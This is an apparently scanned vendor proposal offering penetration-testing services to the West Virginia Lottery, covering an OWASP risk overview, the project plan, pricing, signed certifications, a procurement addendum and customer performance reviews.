
https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Appendix C: Attacks and Tests Performed Based on OWASP TOP 10

The following list details the most common attacks that can put an application at risk. Each attack is delegated to a category and contains links for further reading.

OWASP

Application Security Risks: Attackers can potentially use many different paths through your application to harm your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit, and sometimes, they are complicated. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood of each threat agent, attack vector, and security weakness and combine it with an estimate of your organization's technical and business Impact. Together, these factors determine the overall risk.

References


- OWASP Risk Rating Methodology
  https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- Article on Threat/Risk Modeling - https://www.owasp.org/index.php/Threat_Risk_Modeling

OWASP Top-10 (2017)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

5.7 Timeline and Project Plan [RFQ 4.1 – RFQ 4.4]

A sample project timeline for completing scope requirements is provided below:



The date listed above is a potential date. The start of the contract will determine the actual date.

A sample project plan for completing scope requirements is provided below:

Sr. No.	Task Description	Total Days Required
1	Kick-off Meeting with Lottery Stakeholders	1 day
PHASE -1 Gather initial details to perform assessment		
2	Provide timeline to perform assessment / Project execution start / Inform stakeholders about the assessment	2 Days
PHASE -2 Perform vulnerability assessment and pen testing		
3	Establish a Vulnerability assessment and pen testing program	1 Day
4	External Network Penetration Testing	5 days

5	Internal Network Penetration Testing	8 Days
6	Website Penetration Testing	4 Days
7	Wireless Penetration Testing	2 Days
PHASE -3 Reporting & Final discussions		
8	Submit Draft report	5 days after assessment completed
9	Conduct Findings Presentation to Lottery Management (In-Person or via Conference Call)	3-5 days after submitting report
10	Finalize any Outstanding Documentation and Reports.	To be decide after mitigation perform
11	Project Review Meeting with Lottery Stakeholders and Handover of deliverables	2 days

6. Designated Contact, Certification and Signature

DESIGNATED CONTACT: Vendor appoints the individual identified in this Section as the Contract Administrator and the initial point of contact for matters relating to this Contract.

(Printed Name and Title) Lisa Salvador, Vice President

(Address) 25900 Greenfield Road, Suite 220 Oak Park, MI 48237

(Phone Number) / (Fax Number) 248-291-5440(O), 313-333-0188(M) / Fax: None

(email address) lisas@globalsolgroup.com

CERTIFICATION AND SIGNATURE: By signing below, or submitting documentation through *wv*OASIS, I certify that: I have reviewed this Solicitation/Contract in its entirety; that I understand the requirements, terms and conditions, and other information contained herein; that this bid, offer or proposal constitutes an offer to the State that cannot be unilaterally withdrawn; that the product or service proposed meets the mandatory requirements contained in the Solicitation/Contract for that product or service, unless otherwise stated herein; that the Vendor accepts the terms and conditions contained in the Solicitation, unless otherwise stated herein; that I am submitting this bid, offer or proposal for review and consideration; that this bid or offer was made without prior understanding, agreement, or connection with any entity submitting a bid or offer for the same material, supplies, equipment or services; that this bid or offer is in all respects fair and without collusion or fraud; that this Contract is accepted or entered into without any prior understanding, agreement, or connection to any other entity that could be considered a violation of law; that I am authorized by the Vendor to execute and submit this bid, offer, or proposal, or any documents related thereto on Vendor's behalf; that I am authorized to bind the vendor in a contractual relationship; and that to the best of my knowledge, the vendor has properly registered with any State agency that may require registration.

By signing below, I further certify that I understand this Contract is subject to the provisions of West Virginia Code § 5A-3-62, which automatically voids certain contract clauses that violate State law; and that pursuant to W. Va. Code 5A-3-63, the entity entering into this contract is prohibited from engaging in a boycott against Israel.

Global Solutions Group, Inc.
(Company)

(Signature of Authorized Representative)
(Lisa Salvador, Vice President) (March 18, 2024)
(Printed Name and Title of Authorized Representative) (Date)
248-291-5440(O), 313-333-0188(M) / Fax: None
(Phone Number) (Fax Number)
lisas@globalsolgroup.com
(Email Address)

Revised 8/24/2023

7. Miscellaneous

Required Information	
Contract Manager	Lisa Salvador
Telephone Number	248.291.5440
Fax Number	None
Email Address	lisas@globalsolgroup.com

8. Exhibit A - Pricing Page

EXHIBIT A - Pricing Page					
Item #	**Section**	**Description of Service**	***Estimated Number of Assesments***	**Unit Cost per Assesment & Reports**	**Extended Amount**
1	4.1	External Network Penetration Testing	8	$ 903.00 -	$ 7,224.00 -
2	4.2	Website Penetration Testing	8	$ 3,483.00 -	$ 27,864.00 -
3	4.3	Internal/Client-Side Network Penetration Testing	8	$ 18,348.00 -	$ 146,784.00 -
4	4.4	Wireless Penetration Testing	8	$ 3,892.00 -	$ 31,136.00 -
				TOTAL BID AMOUNT	$ 213,008.00 -

Please note the following information is being captured for auditing purposes and is an estimate for evaluation only

Vendor should type or electronically enter the information into the Pricing Page to prevent errors in the evaluation.

Any product or service not on the Agency provided Pricing Page will not be allowable.

The state cannot accept alternate pricing pages, failure to use Exhibit A Pricing Page could lead to disqualification of vendors bid.

Vendor Name:	Global Solutions Group, Inc.
Vendor Address:	25900 Greenfield Road, Suite 220 Oak Park, MI 48237
Email Address:	lisas@globalsolgroup.com
Phone Number:	248-291-5440(O), 313-333-0188(M)
Fax Number:	None
Signature and Date:	March 26, 2024

Payment Schedule:

- GSG will accept a 100% services fee invoice upon acceptance of all final deliverables.

Assumptions:

- The above cost is based upon the scope and clarification response provided in the RFP and the Q&A documents. If any of the scope and/or quantities of devices or location increases, then our effort will be increased appropriately.
- GSG proposes a 2% annual escalation for the proposed hourly bill rates from the second year to provide the most competitive pricing for the entire contract duration.
- For effective project scheduling, Lottery management needs to provide access to all proprietary information, applications, and systems including third parties necessary to the success of this project and all Lottery stakeholders should be available as needed to ensure the timeliness and success of this project.
- Depending upon internal security testing requirement, either the Lottery or GSG will provide the laptop to accomplish internal security testing.
- The GSG cyber team believes that the majority of the scope of work can be successfully accomplished remotely utilizing virtual meetings/conferences. However, GSG has included onsite related travel cost for each location for both 4.3 - Internal/Client-Side Network Penetration Testing and 4.4 - Wireless Penetration Testing related tasks. If any additional onsite work is required, then we would determine the specific need for onsite work and the

corresponding accurate travel cost. We will charge for actual travel cost as per IRS / Federal Travel Regulation. For understanding purpose, 1 trip of 3 to 5 days per person travel costs around $1850 including flight, lodging, meals, etc.

- The Lottery will provide access to all proprietary information, applications, and systems including third parties necessary for the success of this project.
- Any vulnerabilities, sensitive information, or configuration data discovered during this engagement won't be shared with anybody but the designated Lottery employees.
- Some tasks may be accomplished in parallel depending upon the information, systems, and stakeholders' availability.
- GSG is flexible in scheduling and can perform the work after-hours and on weekends to reduce the impact on normal operations.
- During this effort, GSG will not be responsible for negotiations with hardware, software, or other vendors, or any other contractual relationship between the Lottery and third parties.
- Lottery management will ensure that appropriate personnel are available to meet with the GSG team, as necessary to ensure the success of this project.
- GSG will not be accountable when delays result from the Lottery's inability to meet stated prerequisites prior to an engagement, nor when delays result from the Lottery personnel not being available to provide the required support for the success of this project.
- Servers' OS installation is not part of this scope.
- The proposal will be valid for 90 days.

9. Addendum 1

Department of Administration Purchasing Division 2019 Washington Street East Post Office Box 50130 Charleston, WV 25305-0130	State of West Virginia Centralized Request for Quote Service - Prof

Proc Folder: 1369290 **Doc Description:** Network Penetration Testing and Cybersecurity Assessments **Proc Type:** Central Master Agreement			**Reason for Modification:** Addendum No. 1 to provide answers to vendor questions and instructions to vendors for registration a..... See Page 2 for complete info
Date Issued	**Solicitation Closes**	**Solicitation No**	**Version**
2024-03-21	2024-03-28 13:30	CRFQ 0705 LOT2400000009	2

BID RECEIVING LOCATION

BID CLERK
DEPARTMENT OF ADMINISTRATION
PURCHASING DIVISION
2019 WASHINGTON ST E
CHARLESTON WV 25305
US

VENDOR

Vendor Customer Code: 6M9L5
Vendor Name : Global Solutions Group, Inc.
Address : 25900 Greenfield Road, Suite 220
Street :
City : Oak Park
State : Michigan **Country :** USA **Zip :** 48237
Principal Contact : Lisa Salvador, Vice President
Vendor Contact Phone: 248-291-5440(O), 313-333-0188(M) **Extension:**

FOR INFORMATION CONTACT THE BUYER
Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

Vendor Signature X  **FEIN#** 200010736 **DATE** March 25, 2024

All offers subject to all terms and conditions contained in this solicitation

Date Printed: Mar 21, 2024 Page: 1 FORM ID: WV-PRC-CRFQ-002 2020/05

ADDENDUM ACKNOWLEDGEMENT FORM
SOLICITATION NO.: LOT2400000009

Instructions: Please acknowledge receipt of all addenda issued with this solicitation by completing this addendum acknowledgment form. Check the box next to each addendum received and sign below. Failure to acknowledge addenda may result in bid disqualification.

Acknowledgment: I hereby acknowledge receipt of the following addenda and have made the necessary revisions to my proposal, plans and/or specification, etc.

Addendum Numbers Received:
(Check the box next to each addendum received)

[X]	Addendum No. 1	[ ]	Addendum No. 6
[ ]	Addendum No. 2	[ ]	Addendum No. 7
[ ]	Addendum No. 3	[ ]	Addendum No. 8
[ ]	Addendum No. 4	[ ]	Addendum No. 9
[ ]	Addendum No. 5	[ ]	Addendum No. 10

I understand that failure to confirm the receipt of addenda may be cause for rejection of this bid. I further understand that any verbal representation made or assumed to be made during any oral discussion held between Vendor's representatives and any state personnel is not binding. Only the information issued in writing and added to the specifications by an official addendum is binding.

Global Solutions Group, Inc.
Company

Authorized Signature

March 25, 2024
Date

NOTE: This addendum acknowledgement should be submitted with the bid to expedite document processing.
Revised 6/8/2012

10. Performance Reviews

GSG has amassed a significant amount of Exceptional performance ratings and kudos from our customers. Section 10.1-10.4 includes copies of the original documents.

Our continued stellar performance on contracts is recognized by customers and acknowledge our outstanding contract performance in the following written customer reviews.

For your convenience, those contracts are summarized in the table below:

State and Local Performance Assessments	State of Kansas Department of Health & Environment	**Excellent** in Overall Satisfaction, Work Performed, Delivery, Communication
	Fort Wayne–Allen County Airport Authority	**Excellent** in Overall Satisfaction, Work Performed, Delivery, Communication
	State of Kansas	**Excellent** Performance, first-class support
Past Performance Rating Form	U. S. Department of Interior	**Very Good** in Quality, Schedule, Cost Control and Management
Contract Performance Assessment Report System (CPARS)	2023 Security Assessment Support for Department of State x0872	**Very Good** in Quality, Schedule, Cost Control, and Management
	2023 Privacy and Information Security Services for AmeriCorps x0918	**Very Good** in Quality, Schedule, Cost Control, and Management
	Operational Security Assessments, Penetration Testing, and Web Security Assessments x0556	**Exceptional** Quality and Cost Control
	Operational Security Assessment, Penetration Testing, and Web Security Assessment x0604	**Exceptional** Quality
	Penetration Testing for USDA Agencies x0265	**Exceptional** Schedule and Quality
	Operational Security Assessment x0567	**Very Good** Quality
	Penetration Testing x0604	**Exceptional** Quality
	Albuquerque Service Center x0004	**Very Good** Quality, Schedule, Cost Control and Regulatory Compliance
Exit Surveys	Food and Nutrition Service, Information Security Center, Security Assessment Team, Penetration Testing	**Very Satisfied** (maximum rating) in all categories
	APHIS - Information Security Center –Animal and Plant Health Inspection Service	**Very Satisfied** (maximum rating) in all categories
	AMS -— Exit Survey Questionnaire for Agriculture Marketing Services	**Very Satisfied** (maximum rating) in all categories

10.1 State and Local Performance Assessments

10.1.1 State of Kansas Department of Health & Environment

Synopsis: Excellent in all Categories

1. Customer Details

Name	State of Kansas Department of Health & Environment - KDHE-EPHI
Project Name	EpiTrax Application Security Assessment
Contact Person	Greg Hockenberger
Designation	Division of Public Health, 1000 SW Jackson St. Topeka, KS
Email Id	Gregory.Hockenberger@ks.gov

2. Feedback

Ratings: Excellent || Good || Average || Below Average || Poor

	Rating (Place a "**Yes**" wherever applicable)				
	Excellent	**Good**	**Average**	**Below Average**	**Poor**
Overall Satisfaction	X				
Quality of the Work Performed	X				
Delivery on Time	XX				
Communication and Project Management	X				
Things that went well	GSG was very responsive to our scheduling needs to both slow down and speed up schedule.				
Recognize any outstanding GSG team member(s)	All members of GSG were excellent				

	(Place "**X**" Where Applicable)		
	Yes	**May Be**	**No**
Will you recommend our services to others?	X		
Can we provide your name as a Reference to potential clients?	X		

3. Any Suggestions/Remarks

Vatsal had some microphone issues making it hard to hear. Otherwise very good at having standup meetings and providing details of review as it progressed.

Signature: Greg Hockenberger

Name: Greg Hockenberger **Date:** 9/30/20

10.1.2 Fort Wayne–Allen County Airport Authority

Synopsis: Excellent in all categories

1. Customer Details

Customer Name	Fort Wayne-Allen County Airport Authority
Project Name	IT Security Assessment
Contact Person	Bobby Panaretos
Designation	Fort Wayne-Allen County Airport Authority, Fort Wayne, IN - 46809
Email Id	Panaretos@fwairport.com
Project Description	Conduct A Security Assessment to ensure appropriate security controls are implemented within network, servers, application and computing platforms to preserve integrity, confidentiality and availability of the data at FWACAA

2. Feedback About Global Solutions Group Inc.'s Performance

Ratings: Excellent || Good || Average || Below Average || Poor

	Rating (Place a "Yes" wherever applicable)				
	Excellent	Good	Average	Below Average	Poor
Overall Satisfaction	Yes				
Quality of the Work Performed	Yes				
Delivery on Time	Yes				
Communication and Project Management	Yes				
Things that went well	I beleive the entire assessment went well. As I mentioned on the phone, the social engineering				
Recognize any outstanding GSG team member(s)	Vatsal did a wonderful job! Thank you Jay, Vicki , and everyone else applicable				

	(Place "X" Where Applicable)		
	Yes	May Be	No
Will you recommend our services to others?	X		
Can we provide your name as a Reference to potential clients?	X		

3. Any Suggestions/Remarks

Signature: Bobby Panaretos

Name: Bobby Panaretos **Date:** 5/6/2020

10.1.3 State of Kansas

Synopsis: Vendor Overall Performance Excellent, First-Class

marylandhbe.com

MARYLAND HEALTH BENEFIT EXCHANGE

MHBE IT Consulting and Technical Support Services IDIQ

RFP # **BPM031490**

A vendor has submitted you as a reference in response to the vendor's proposal for provision of IT Consulting and Technical Support Services for the MHBE. Please complete the following Reference Check form and return to hix.procurement@maryland.gov. Thank you in advance.

Requestor: Global Solutions Group

Reference Name: Nathaniel Kunst, ISO At-Large

Reference Organization: State of Kansas

A. Introduction

1. Why did you choose this vendor for your project?

Global Solutions Group submitted a comprehensive proposal detailing their approaches to a broad range of IT and cybersecurity support. Their record of performance and providing excellent value were also key factors.

2. Please explain what services the vendor provided for you?

Global Solutions Group has provided numerous services for several agencies in the State of Kansas under this contract, including malware recovery support, forensic examination of file permissions, Citrix NetScaler Upgrades, a thorough upgrade of the Board of Tax Appeals' server system, and several "ad hoc" projects.

B. Implementation

1. Was the vendor responsive to your needs? How would you rate the vendor's responsiveness to your needs; Excellent, Very Good, Good Fair, Poor, Undecided?

Global Solutions Group has been very responsive to our needs and we have relied on them for a wide variety of requirements.

1

MARYLAND HEALTH BENEFIT EXCHANGE

2. How would you rate the accuracy and timeliness of deliverables; Excellent, Very Good, Good, Fair, Poor, Undecided?

Deliverables and reports were all thoughtfully prepared and presented and provided a clear explanation of all activities undertaken by Global Solutions Group. The accuracy and timeliness of deliverables has met and exceeded our expectations.

C. What do you like?

1. Was the end product or service what you expected/required?

Global Solutions Group continues to provide first-class service and support in many capacities that meet and exceed our expectations and requirements.

D. Overall Performance

1. How would you rate the vendor's overall performance: Excellent, Very Good, Good, Fair, Poor, Undecided?

Excellent

2. Have you experienced any challenges working with this vendor? If so, please elaborate.

No challenges at all.

3. Was the vendor able to resolve problems in a timely manner? Explain?

Not Applicable. No challenges / issues.

4. Would you use the vendor again for the same services?

Yes. And we have called on them several times for additional services.

2

MARYLAND HEALTH BENEFIT EXCHANGE

5. **Would you recommend the vendor for our needs? If not, please explain.**

If you are looking for a vendor with a wide range of IT capabilities, Global Solutions Group is very capable of responding to your needs, and very flexible to work with.

3

10.2 Past Performance Rating Form

The following is past performance project identification.

10.2.1 U.S. Department of Interior

Synopsis: Quality, Schedule, Cost Control, and Management is Very Good

ATTACHMENT J.P-6
PAST PERFORMANCE RATING FORM

PAST PERFORMANCE PROJECT IDENTIFICATION (*To be filled out by the Offeror*):

CONTRACTOR NAME:	Global Solutions Group, Inc
CONTRACT NUMBER:	140D0422A0008
ORDER NUMBER (if applicable):	NA
PROJECT TITLE:	Information System Security Line of Business
PROJECT VALUE:	$26,000,000.00
TOTAL PERIOD OF PERFORMANCE, INCLUDING OPTIONS: (MM/YYYY - MM/YYYY or MM/YYYY – Present)	07/ 2022 –07/2027

PAST PERFORMANCE REFERENCE INFORMATION (*To be filled out by the Rater*):

NAME:	Chiharu Bullock
TITLE:	Team Lead/Senior Contracting Officer, CFCM
AGENCY / CUSTOMER:	U.S. Department of Interior
PHONE:	703-964-3624 (Desk) 571-266-2694 (Mobile)
E-MAIL:	Chiharu_bullock@ibc.doi.gov
SIGNATURE OF RATER: (Rating must be provided by the Contracting Officer, Contracting Officer's Representative, Contracting Officer's Technical Representative, other Government employee or Corporate Officer/Official of the customer with cognizance over the submitted Project)	CHIHARU BULLOCK Digitally signed by CHIHARU BULLOCK Date: 2023.09.17 15:36:42 -04'00'

For each of the five (5) criteria listed below, the rater must choose one (1) Adjectival Rating by checking the box, as applicable. At a minimum, for any rating that is checked Marginal or Unsatisfactory, please submit additional comments to substantiate the rating. For any rating that is checked "Not Applicable," please explain why it does not apply.

1. QUALITY OF SERVICE

Rating	Adjectival Rating	Definition
☐	Exceptional	Performance meets contractual requirements and exceeds many to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with few minor problems for which corrective actions taken by the contractor were highly effective.
☑	Very Good	Performance meets contractual requirements and exceeds some to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with some minor problems for which corrective actions taken by the contractor were effective.
☐	Satisfactory	Performance meets contractual requirements. The contractual performance of the element or subelement contains some minor problems for which corrective actions taken by the contractor appear or were satisfactory.

Source Selection Information – See FAR 2.101 and 3.104

☐	**Marginal**	Performance does not meet some contractual requirements. The contractual performance of the element or subelement being evaluated reflects a serious problem for which the contractor has not yet identified corrective actions. The contractor's proposed actions appear only marginally effective or were not fully implemented.
☐	**Unsatisfactory**	Performance does not meet most contractual requirements and recovery is not likely in a timely manner. The contractual performance of the element or sub-element contains a serious problem(s) for which the contractor's corrective actions appear or were ineffective.
☐	**Not Applicable**	

ADDITIONAL COMMENTS:

The Contractor provided quality contractor support with the resources that fully meet or exceed the minimum qualifications required by the Government.

2. SCHEDULE

Rating	Adjectival Rating	Definition
☐	**Exceptional**	Performance meets contractual requirements and exceeds many to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with few minor problems for which corrective actions taken by the contractor were highly effective.
☑	**Very Good**	Performance meets contractual requirements and exceeds some to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with some minor problems for which corrective actions taken by the contractor were effective.
☐	**Satisfactory**	Performance meets contractual requirements. The contractual performance of the element or subelement contains some minor problems for which corrective actions taken by the contractor appear or were satisfactory.
☐	**Marginal**	Performance does not meet some contractual requirements. The contractual performance of the element or subelement being evaluated reflects a serious problem for which the contractor has not yet identified corrective actions. The contractor's proposed actions appear only marginally effective or were not fully implemented.
☐	**Unsatisfactory**	Performance does not meet most contractual requirements and recovery is not likely in a timely manner. The contractual performance of the element or sub-element contains a serious problem(s) for which the contractor's corrective actions appear or were ineffective.
☐	**Not Applicable**	

ADDITIONAL COMMENTS:

In general, the Contractor stayed on track and was flexible when priority changes were needed. For some BPA orders, they completed their work ahead of the established deadlines. All period of performance extensions were due to the DOI's customer agencies' issues, e.g., not ready for project execution and/or program delay. Submission of the deliverables related contract administration were normally much earlier than expected.

Source Selection Information – See FAR 2.101 and 3.104

3. COST CONTROL

Rating	Adjectival Rating	Definition
☐	Exceptional	Performance meets contractual requirements and exceeds many to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with few minor problems for which corrective actions taken by the contractor were highly effective.
☑	Very Good	Performance meets contractual requirements and exceeds some to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with some minor problems for which corrective actions taken by the contractor were effective.
☐	Satisfactory	Performance meets contractual requirements. The contractual performance of the element or subelement contains some minor problems for which corrective actions taken by the contractor appear or were satisfactory.
☐	Marginal	Performance does not meet some contractual requirements. The contractual performance of the element or subelement being evaluated reflects a serious problem for which the contractor has not yet identified corrective actions. The contractor's proposed actions appear only marginally effective or were not fully implemented.
☐	Unsatisfactory	Performance does not meet most contractual requirements and recovery is not likely in a timely manner. The contractual performance of the element or sub-element contains a serious problem(s) for which the contractor's corrective actions appear or were ineffective.
☐	Not Applicable	

ADDITIONAL COMMENTS:

Overall, the Contractor performed a good burn rate management, making the best efforts to keep actual expenditure under the allocated funding level and proactively informing the government officials of potential funding issues.

4. MANAGEMENT

Rating	Adjectival Rating	Definition
☐	Exceptional	Performance meets contractual requirements and exceeds many to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with few minor problems for which corrective actions taken by the contractor were highly effective.
☑	Very Good	Performance meets contractual requirements and exceeds some to the Government's/customer's benefit. The contractual performance of the element or subelement being evaluated was accomplished with some minor problems for which corrective actions taken by the contractor were effective.
☐	Satisfactory	Performance meets contractual requirements. The contractual performance of the element or subelement contains some minor problems for which corrective actions taken by the contractor appear or were satisfactory.
☐	Marginal	Performance does not meet some contractual requirements. The contractual performance of the element or subelement being evaluated reflects a serious problem for which the contractor has not yet identified corrective actions. The

Source Selection Information – See FAR 2.101 and 3.104

		contractor's proposed actions appear only marginally effective or were not fully implemented.
☐	**Unsatisfactory**	Performance does not meet most contractual requirements and recovery is not likely in a timely manner. The contractual performance of the element or sub-element contains a serious problem(s) for which the contractor's corrective actions appear or were ineffective.
☐	**Not Applicable**	

ADDITIONAL COMMENTS:

The Contractor maintained frequent and timely communication with the CO/COR and the program office. Their responses to the Government inquiry/request were quick. They managed complexed requirements for multiple different customers, handling multiple layers of coordination among numerous stakeholders.

5. SMALL BUSINESS SUBCONTRACTING (Only applicable to Federal Prime Contract Awards)

Rating	Adjectival Rating	Definition
☐	**Exceeded**	Exceeded all statutory goals or goals as negotiated. Had exceptional success with initiatives to assist, promote, and utilize small business (SB), small disadvantaged business (SDB), women-owned small business (WOSB), HUBZone small business, veteran-owned small business (VOSB) and service disabled veteran owned small business(SDVOSB). Complied with FAR 52.219-8, Utilization of Small Business Concerns. Exceeded any other small business participation requirements incorporated in the contract/order, including the use of small businesses in mission critical aspects of the program. Went above and beyond the required elements of the subcontracting plan and other small business requirements of the contract/order. Completed and submitted Individual Subcontract Reports and/or Summary Subcontract Reports in an accurate and timely manner. Did not have a history of three or more unjustified reduced or untimely payments to small business subcontractors within a 12-month period.
☐	**Very Good**	Met all of the statutory goals or goals as negotiated. Had significant success with initiatives to assist, promote and utilize SB, SDB, WOSB, HUBZone, VOSB, and SDVOSB. Complied with FAR 52.219- 8, Utilization of Small Business Concerns. Met or exceeded any other small business participation requirements incorporated in the contract/order, including the use of small businesses in mission critical aspects of the program. Endeavored to go above and beyond the required elements of the subcontracting plan. Completed and submitted Individual Subcontract Reports and/or Summary Subcontract Reports in an accurate and timely manner. Did not have a history of three or more unjustified reduced or untimely payments to small business subcontractors within a 12-month period.
☐	**Satisfactory**	Demonstrated a good faith effort to meet all of the negotiated subcontracting goals in the various socio-economic categories for the current period. Complied with FAR 52.219-8, Utilization of Small Business Concerns. Met any other small business participation requirements included in the contract/order. Fulfilled the requirements of the subcontracting plan included in the contract/order. Completed and submitted Individual Subcontract Reports and/or Summary Subcontract Reports in an accurate and timely manner. Did not have a history of three or more unjustified reduced or untimely payments to small business subcontractors within a 12-month period.
☐	**Marginal**	Deficient in meeting key subcontracting plan elements. Deficient in complying with FAR 52.219-8, Utilization of Small Business Concerns, and any other small

Source Selection Information – See FAR 2.101 and 3.104

		business participation requirements in the contract/order. Did not submit Individual Subcontract Reports and/or Summary Subcontract Reports in an accurate or timely manner. Failed to satisfy one or more requirements of a corrective action plan currently in place; however, does show an interest in bringing performance to a satisfactory level and has demonstrated a commitment to apply the necessary resources to do so. Required a corrective action plan. Did not have a history of three or more unjustified reduced or untimely payments to small business subcontractors within a 12-month period.
☐	**Unsatisfactory**	Noncompliant with FAR 52.219-8 and 52.219-9, and any other small business participation requirements in the contract/order. Did not submit Individual Subcontract Reports and/or Summary Subcontract Reports in an accurate or timely manner. Showed little interest in bringing performance to a satisfactory level or is generally uncooperative. Required a corrective action plan. Had a history of three or more unjustified reduced or untimely payments to small business subcontractors within a 12-month period.
☑	**Not Applicable**	

ADDITIONAL COMMENTS:

There is no subcontracting plan or goal established at the ordering activity level.

